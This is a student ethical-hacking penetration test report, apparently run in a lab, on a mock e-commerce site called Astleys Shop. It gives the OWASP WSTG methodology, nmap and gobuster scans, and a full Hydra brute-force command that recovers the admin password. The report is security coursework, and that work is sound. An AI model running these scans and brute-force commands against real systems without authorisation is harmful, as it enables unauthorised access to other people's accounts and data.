Web Application Security Investigation

Conducting a web app penetration test on a web application, with user privileges on the site.

Patrick Collins

CMP319: Ethical Hacking 2

BSc(hons) Ethical Hacking Year 3

2021/22

Abstract

Astleys Shop is an e-commerce web application which sells a wide range of products that has been recently obtained by a new owner, the client. However, the new owner is concerned about the security of this website. To be sure it is safe and secure to use, the owner requires a web app penetration tester to find if there are any problems within the application. The main aim of this security investigation is demonstrating how safe and secure a web application, Astleys Shop, the client has obtained is to use in its current state.

The tester will be using the OWASP Web Security Testing Guide (WSTG) methodology to test the security of Astleys Shop. As the website is already developed and past the production stage, the tester will skip these steps of the methodology. Also, many sections in the WSTG methodology don't apply to the scope of this security investigation and will be skipped as well. The tester demonstrated Astleys Shop is highly insecure and multiple vulnerabilities currently exist that could allow an attacker to cause serious damage and obtain user data. This was successfully achieved by using a web application penetration methodology and exploiting identified vulnerabilities.

Using the OWASP WSTG methodology was a perfect choice for carrying out this security test. The tester found it was very extensive and discovered issues with Astleys Shop that otherwise wouldn't have been found had this methodology not been used. In the future the tester could: perform another web application penetration test on Astleys Shop to ensure advice given has been securely implemented, successfully demonstrate the CSRF attack on the change password form, and the scope increased to include the phpMyAdmin portal.

Contents

1 INTRODUCTION

1.1 BACKGROUND

Web app security is a major topic in the cybersecurity sector. Personal websites are hosted on the internet which may pose no security risk to others as they don't store any customer data. However, many companies have their own websites that enable their customers to buy products from them. As you can imagine, having companies' business operations exposed to the public makes it a target for attackers. These attackers can use common security vulnerabilities to gain private information from the company or even customer data such as their email address, name, credit card details, phone number and anything else the company may store from the customer.

"The Open Web Application Security Project® (OWASP) is a nonprofit foundation that works to improve the security of software" - (OWASP, 2021). Every four years OWASP update their Top 10 most common security vulnerabilities. Figure 1 below details the trends from the Top 10 vulnerabilities from 2017 to 2021.




Figure 1: OWASP Top 10 Vulnerabilities (Owasp.org, 2021)

As you can see from this figure, the vulnerabilities have stayed relatively the same in the Top 10. Attackers are still using the same common attacks to wreak havoc on organizations therefore it's very important to ensure web applications are protected from these common and well documented vulnerabilities.

Business Problem

Astleys Shop is an e-commerce web application which sells a wide range of products that has been recently obtained by a new owner, the client. However, the new owner is concerned about the security of this website. To be sure it is safe and secure to use, the owner requires a web app penetration tester to find if there are any problems within the application.

Reasoning for the investigation

Website security is essential for any company planning to store customer data. Due to the amount of attacks and the damage they can cause. The new owner of Astleys Shop is already making a very important first step when obtaining this web app, checking the overall security before storing customer data.

Scope

It is beyond the scope of this investigation to examine the server-side code during the web app penetration test, as the tester doesn't have the server-side code during the test. This will limit what is possible to follow in the methodology.

1.2 AIMS

The main aim of this security investigation is demonstrating how safe and secure a web application, Astleys Shop, the client has obtained is to use in its current state. The tester hopes to achieve this by following several sub aims:

- Following a web application penetration testing methodology.
- Testing for the OWASP Top 10 most common attacks on web applications as this is most likely where the web app will get attacked first.
- Find any high-risk vulnerabilities and attempt to exploit them.
- Attempt to compromise the application and obtain the highest-level privileges such as an admin interface if it exists.
- From any vulnerabilities found in the web app security test, provide remediations the client can use to secure the web app.

2 METHODOLOGY

The tester will be using the OWASP Web Security Testing Guide (WSTG) methodology (Owasp.org, 2021; Owasp.org, 2021) to test the security of the website. Using this methodology will incorporate the aim of testing for the OWASP Top 10. As the website is already developed and past the production stage, the tester will skip these steps of the methodology. Also, many sections in following steps don't apply to the scope of this security investigation and will be skipped as well. The steps that will be carried out and tools to be used are listed below.

Steps	Tools	Citations	Justification
Information Gathering/Fingerprinting This step involves finding information about the web application. Such as frameworks used and how it functions. This is an important first step as it will give the tester an idea of the scale of the web server and potential points of attack.	Burp Suite v2021.8.2 Curl v7.74.0	(Portswigger.net, 2021)	To catch and modify HTTP requests.
	Nmap v7.91.	(Lyon, 1997-2021)	Automate fingerprinting process. More accurate results. Look for websites hosted on different ports.
	Firefox v78.13.0esr "view source" function.	(Mozilla, 2021)	Searching the code for comments that could lead to security risks.
	OWASP ZAP v2.80	(OWASP, 2021)	Running an automated scan to get results on possible vulnerabilities and every URI.
Configuration and Deployment Management Testing This step involves directory enumeration and accessing privileged interfaces. Checks on traffic and protocol security is also performed here.	Gobuster v3.1.0	(Reeves & Mehlmauer, 2021)	Test for known files and directories that could be hosted on the web server.
	Browser "view source" function.		Searching the code for comments that could lead to security risks.
	Hydra v9.1	(Hauser, 2001-2021)	Access admin interface intended for privileged users by brute-forcing the HTTP form.
	Nmap v7.91 Netcat v1.10-47	(Lyon, 1997-2021; Nmap.org, 2021)	Discover HTTP methods allowed and possibly exploit them.

	Curl v7.74.0	(Stenberg, 1998-2021)	Check for HTTPS enforced traffic to the server.
Identity Management Testing This step involves testing the user accounts security and possibly enumerate valid users.	Burp Suite v2021.8.2	(Portswigger.net, 2021)	Where manual testing cannot be used, the tester will test for server responses to user authentication.
Authentication Testing This step involves attempting to bypass authentication measures implemented by the web application. Also, the security of a valid user attempting to gain access back to their account.	Burp Suite v2021.8.2 Hydra v9.1 Webscarab	(Portswigger.net, 2021) (Hauser, 2001-2021) (Dawes, 2002-2010)	Testing how the server responds to various HTTP methods. Default credential testing. Predictability of Session IDs.
Authorization Testing This step involves traversing the web server attempting to gain access to private files hosted on the web server and if accessing other user accounts information is possible without authentication (IDOR).	dotdotpwn v3.0.2 Burp Suite v2021.8.2 OWASP ZAP v2.80	(Navarrete & Hernandez, 2012) (Portswigger.net, 2021; OWASP, 2021)	Directory traversal for file includes. Testing if non-standard HTTP headers are allowed and if privilege escalation is possible.
Session Management Testing This step involves testing the mechanisms that the website uses to store and validate credentials.	Cookies Manager+ v1.5.1.1 Live HTTP headers v0.17 Cyberchef v9.32.3 Crackstation.net OWASP Mantra 18.0 Python3 HTTP Server	 (Gchq.github.io, 2021; Hornby, 2021)	Capturing and analyzing cookies set by the website to verify that cookie session IDs are being set with secure flag and other necessary parameters. Also possibly modifying these values. If decoding the cookies is necessary. Testing CSRF on the web app.

	Burp Suite v2021.8.2 Firefox v78.13.0esr Chrome v96.0.4664.110 Application Storage	(Portswigger.net, 2021) (Mozilla, 2021; Google.com, 2021)	Testing logout functionality. Finding if it's possible to hijack another user session using their cookies.
Input Validation Testing This step is crucial to testing the security of the website. User input can be malicious and very damaging. The checks carried out in this step will highlight the protection from these various attacks.	Burp Suite v2021.8.2 BeEF SQLmap v1.5.8 Weevly Netcat v1.10-47 Python3 HTTP Server	(Portswigger.net, 2021) (beefproject.com, 2021) (Guimaraes & Stampar, 2006-2021) (Weevly, 2021) (Nmap.org, 2021)	Modify requests to the server, testing for XSS, SSI, HTTP splitting and smuggling. Attempt to exploit stored XSS if this vulnerability is found on the target web app. Test if the website is vulnerable to various forms of SQL injection attacks aiming to dump the database. If SQLmap does not produce good results, the tester may use Weevly to attempt a more advanced SQL injection. To catch shells from the inputs of the tester. For RFI testing.
Error Handling Testing This step involves checking the error codes given by the web server and gathering information on the web app, to know if it's further exploitable.	Burp Suite v2021.8.2	(Portswigger.net, 2021)	To capture the error from the server and read through the response codes/values.
Weak Cryptography Testing This step involves discovering how the web application is communicating. Is the right encryption used on the website?	Nmap v7.91 –script ssl*	(Lyon, 1997-2021; Mak Kolybabi, 2021; Jumpnowtek.com, 2019)	Check services on the web app. Moreover, to find certificates, weak ciphers, and SSL/TLS.

Business Logic Testing A step that could end up breaking a web app entirely is testing the business logic. This involves mainly extra testing not undertaken in the previous steps.	OWASP Zap 2.80 Burp Suite v2021.8.2 Tamper Data	(OWASP, 2021; Portswigger.net, 2021)	Manipulate business logic through manual testing to break the set-out environment from the web app. Such as reducing the cost of an item.
Client-Side Testing This step involves modifying headers testing for insecure responses and attempting to change the client-side environment of a valid user when they visit the web app.	Burp Suite v2021.8.2	(Portswigger.net, 2021)	Modifying header values from HTTP requests to test server response.

Independent from the WSTG methodology, the tester will use the methodology below when analysing the source code of the web app.

Source Code Analysis When the tester obtains source code of the website from the client, the code will be reviewed for any further vulnerabilities that an attacker may be able to exploit. Source code scanners will aid the tester in this step.	RIPS Notepad++ Source-Code Editors Visual Studio Code	(Technologies, 2010-2021; Ho, 2003-2021) (Microsoft.com, 2015-2021)	Search for vulnerabilities in the web app code using an automated scanner. Manual Code reviewing.

3 PROCEDURE AND RESULTS

The procedure the tester followed was the methodology listed in the previous section to the exact method and is as follows. In the results you'll notice two reoccurring IP addresses. Their definitions are:

- 192.168.1.20 is Astleys Shop's IP address and 192.168.1.253 is the Tester's IP address.

3.1 INFORMATION GATHERING/FINGERPRINTING

3.1.1 Fingerprint Web Server

WSTG-INFO-02

The tester began the web app test with fingerprinting the versions used by the website by looking at a server response. Astleys Shop is hosted on an Apache server, version 2.4.29. More information was gathered such as the OpenSSL, PHP, and Perl versions (See Figure 1 below). At this stage the tester expected the web app penetration test to be a challenge, as the PHP version is 5.6.34 (PHP.net, 2021). A quite updated version with earlier vulnerabilities fixed but still a very outdated PHP version.




Figure 1: Server version from HTTP response.

Furthermore, a service scan was run using nmap to identify the services running on Astleys Shop's ports. The same information was repeated from the HTTP response as seen in figure 2. However, a MySQL database seemed to be running on port 3306. This knowledge helped the tester in later tests.




Figure 2: Nmap service version scan.

Malformed HTTP request headers were checked to see the server response (See Appendix A, figures 1 & 2. The tester used "GET / RICK ASTELY/1.1" to test the response, which was a 400 Bad Request. This means the server is protected from malformed headers.

3.1.2 Review Webserver Metafiles for Information Leakage

WSTG-INFO-03

A check for information exposed in the robots.txt file was undertaken by the tester. A simple curl request showed the robots.txt file of Astleys Shop. One Disallow entry gave the tester information on a directory the web app attempted to restrict using robots.txt. The tester noted this directory for further investigation. See figure 3 below for the entry.

```
root@kali:~# curl 192.168.1.20/robots.txt
User-agent: *
Disallow: /info.php
```

Figure 3: robots.txt entries.

3.1.3 Enumerate Applications on Webserver

WSTG-INFO-04

The tester knew the service versions from a general nmap scan but wanted to run a more in-depth scan of the web app scanning all TCP ports for any non-standard ports or even hidden websites. No further information was discovered from this test. See Figure 4 below for scan results.

```
root@kali:~# nmap -Pn -sT -sV -p0-65535 192.168.1.20
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-02 13:15 EST
Nmap scan report for 192.168.1.20
Host is up (0.00061s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4c
80/tcp   open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
3306/tcp open  mysql    MariaDB (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```

Figure 4: Nmap in-depth scan results.

3.1.4 Review Webpage Content for Information Leakage

WSTG-INFO-05

Personal information was found in a HTML comment in the source code of the website (See Figure 5). This comment was only found on the index page so may have been an oversight from the previous owners. It contained a name, email address and a phone number as well as their role in the web app supposedly. The tester noted this personal information for use later in the investigation.




Figure 5: Source code comment containing email and phone number.

3.1.5 Map Execution Paths Through Application

WSTG-INFO-07

After general information was gathered, the tester decided to map the web app. The tester navigated the site manually to get OWASP ZAP to identify the web app URL to spider. Once the tester was satisfied enough seeds(links) were discovered a manual spider scan was launched. See figure 6 below.




Figure 6: Manual scan

After this manual spider finished an automated scan was performed to identify potential vulnerabilities in the web app (See figure 7 & 8). The automatic scan result from OWASP ZAP can be found in Appendix A.




Figure 7: Tester launching an automated scan.

Figure 8: Automated scan alerts - See ZAP report in appendix A for full alerts.

From the alerts of the automated scan, the tester had an idea of what kind of attacks would work on the web app. Mainly XSS(Reflected), SQLi and CSRF. These types of attacks are high risk to a web application and the tester will attempt to exploit these attacks later in the investigation. See Appendix A for full scan results from OWASP ZAP.

Furthermore, the tester noticed an interesting URL found through the spidering process. A file called "sitemap.xml". See figure 9.




Figure 9: Sitemap found.

Unfortunately, when the tester attempted to download this file for inspection it appeared the server no longer hosted it responding with a 404 error.




Figure 10: Attempt to download sitemap failed.

3.1.6 Fingerprint Web Application Framework

WSTG-INFO-08

Previously the tester found the PHP version but wanted to test what the server is X-Powered-By. As expected, the same PHP version appeared in the server response (See figure 11).




Figure 11: PHP Version. X-Powered-By PHP/5.6.34

3.2 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

3.2.1 Test File Extensions Handling for Sensitive Information

WSTG-CONF-03

Astleys Shop was targeted with gobuster, a directory and file extension enumeration scanner, by the tester. The aim for this test was to find private files or hidden directories hidden on the web app. Figure 12 below details the extensions checked against the web app.

```
root@kali:~# gobuster dir -u 192.168.1.20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x "asa,inc,config,zip,tar,gz,tgz,rar,java,txt,pdf,docx,rtf,xlsx,pptx,bak,old,php"
```

Figure 12: gobuster command used.

A lot of directories were discovered as seen by figure 13 below, however not a lot of private files were found hosted on the server which is a good sign. The full gobuster output can be found in Appendix B.

```
2021/12/03 22:47:51 Starting gobuster in directory enumeration mode
/index.php            (Status: 200) [Size: 65091]
/img                  (Status: 301) [Size: 232] [--> http://192.168.1.20/img/]
/login.php            (Status: 200) [Size: 20636]
/category.php         (Status: 200) [Size: 20791]
/info.php             (Status: 200) [Size: 287053]
/terms.php            (Status: 200) [Size: 821]
/admin                (Status: 301) [Size: 234] [--> http://192.168.1.20/admin/]
/assets               (Status: 301) [Size: 235] [--> http://192.168.1.20/assets/]
/pictures             (Status: 301) [Size: 237] [--> http://192.168.1.20/pictures/]
/css                  (Status: 301) [Size: 232] [--> http://192.168.1.20/css/]
/includes             (Status: 301) [Size: 237] [--> http://192.168.1.20/includes/]
/js                   (Status: 301) [Size: 231] [--> http://192.168.1.20/js/]
/logout.php           (Status: 200) [Size: 315]
/robots.txt           (Status: 200) [Size: 34]
/cookie.php           (Status: 200) [Size: 252]
/layouts              (Status: 301) [Size: 236] [--> http://192.168.1.20/layouts/]
/username.php         (Status: 200) [Size: 214]
/instructions.php     (Status: 200) [Size: 528]
/font                 (Status: 301) [Size: 233] [--> http://192.168.1.20/font/]
/phpmyadmin           (Status: 403) [Size: 1193]
/forgot-password.php  (Status: 200) [Size: 19084]
/my-account.php       (Status: 302) [Size: 1219] [--> index.php]
/phpinfo.php          (Status: 200) [Size: 98114]
/bea                  (Status: 301) [Size: 232] [--> http://192.168.1.20/bea/]
2021/12/03 23:16:30 Finished
```

Figure 13: Results from the gobuster extensions and directory scan - /index.php

Although, the tester was suspicious of the directory named “/bea”. Further investigation was carried out and the directory contents showed another suspicious file name “sqlcm.bak” (See figure 14)

Figure 14: Contents of /bea directory.

Upon accessing this filename, it became clear to the tester this was an SQL injection filter (See Figure 15). The server may be attempting to prevent SQLi attacks on the web app, however it did seem a little basic for a filter and was noted for further investigation. The tester noticed the filter gets activated once the alert of “Bad hacker. We are filtering input…” shows up. This proved helpful later in the investigation. The full output of this filter is seen in Appendix F.




Figure 15: sqlcm.bak SQLi filter.

More interesting web pages named “Info.php” and “phpinfo.php” were examined by the tester. This proved to expose a lot of vulnerable information about the website and server. See figure 16 & 17 below.

Figure 16: info.php contents.




Figure 17: phpinfo.php

Again, the PHP version the web app uses is exposed freely to anyone who may find these web pages along with an abundance of other private information about the web application. The full info.php and phpinfo.php files are in HTML format attached along with this report.

From the gobuster scan an /admin directory was found. The tester scanned the admin interface also for any further hidden directories or private files (See figure 18). Nothing vulnerable was discovered in the directories examined.

```
root@kali:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 192.168.1.20/admin -x "txt,php,conf,html,bak,old,pdf,sql"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.20/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              old,pdf,sql,txt,php,conf,html,bak
[+] Timeout:                 10s
===============================================================
2021/12/04 23:34:06 Starting gobuster in directory enumeration mode
===============================================================
/category.php         (Status: 302) [Size: 131] [--> index.php]
/images               (Status: 301) [Size: 241] [--> http://192.168.1.20/admin/images/]
/index.php            (Status: 200) [Size: 2880]
/assets               (Status: 301) [Size: 241] [--> http://192.168.1.20/admin/assets/]
/scripts              (Status: 301) [Size: 242] [--> http://192.168.1.20/admin/scripts/]
/css                  (Status: 301) [Size: 238] [--> http://192.168.1.20/admin/css/]
/include              (Status: 301) [Size: 242] [--> http://192.168.1.20/admin/include/]
/logout.php           (Status: 200) [Size: 202]
/dashboard.php        (Status: 302) [Size: 130] [--> index.php]
/productimages        (Status: 301) [Size: 248] [--> http://192.168.1.20/admin/productimages/]
/subcategory.php      (Status: 302) [Size: 134] [--> index.php]
/bootstrap            (Status: 301) [Size: 244] [--> http://192.168.1.20/admin/bootstrap/]

===============================================================
2021/12/04 23:47:49 Finished
===============================================================
```

Figure 18: Admin interface extensions and directory scan.

3.2.2 Enumerate Infrastructure and Application Admin Interfaces

WSTG-CONF-05

One of the sub aims for this web app test was to gain access to the administrator interface. The tester knew this interface existed from the previous test conducted. The admin interface is shown in figure 19.




Figure 19: Admin interface of Astleys Shop.

The tester followed the methodology as this interface existed and used Hydra (Hauser, 2001-2021) to brute force the admin account. The tester guessed the admin account name would simply be default as “admin” and ran the attack against this username. Hydra successfully obtained the password for the admin account, “wargames”, therefore the tester had full login details for the admin interface (See figure 20).

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/admin/index.php:username=^USER^&password=^PASS^&submit=:Invalid username or password"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignor

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-03 20:40:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/admin/index.php:username=^USER^&password=^PASS^&submit=:Invalid username or password
[STATUS] 2931.00 tries/min, 2931 tries in 00:01h, 14341468 to do in 81:34h, 16 active
[STATUS] 2970.33 tries/min, 8911 tries in 00:03h, 14335488 to do in 80:27h, 16 active
[STATUS] 2978.43 tries/min, 20849 tries in 00:07h, 14323550 to do in 80:10h, 16 active
[STATUS] 2974.93 tries/min, 44624 tries in 00:15h, 14299775 to do in 80:07h, 16 active
[STATUS] 2986.81 tries/min, 92591 tries in 00:31h, 14251808 to do in 79:32h, 16 active
[80][http-post-form] host: 192.168.1.20   login: admin   password: wargames
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-03 21:17:17
```

Figure 20: Hydra successfully brute forced the admin password. Username admin, password wargames.

Tester used these login details and successfully had gained access to the admin interface which is seen from Figure 21. The full admin interface can be found in Appendix B, figure 3.

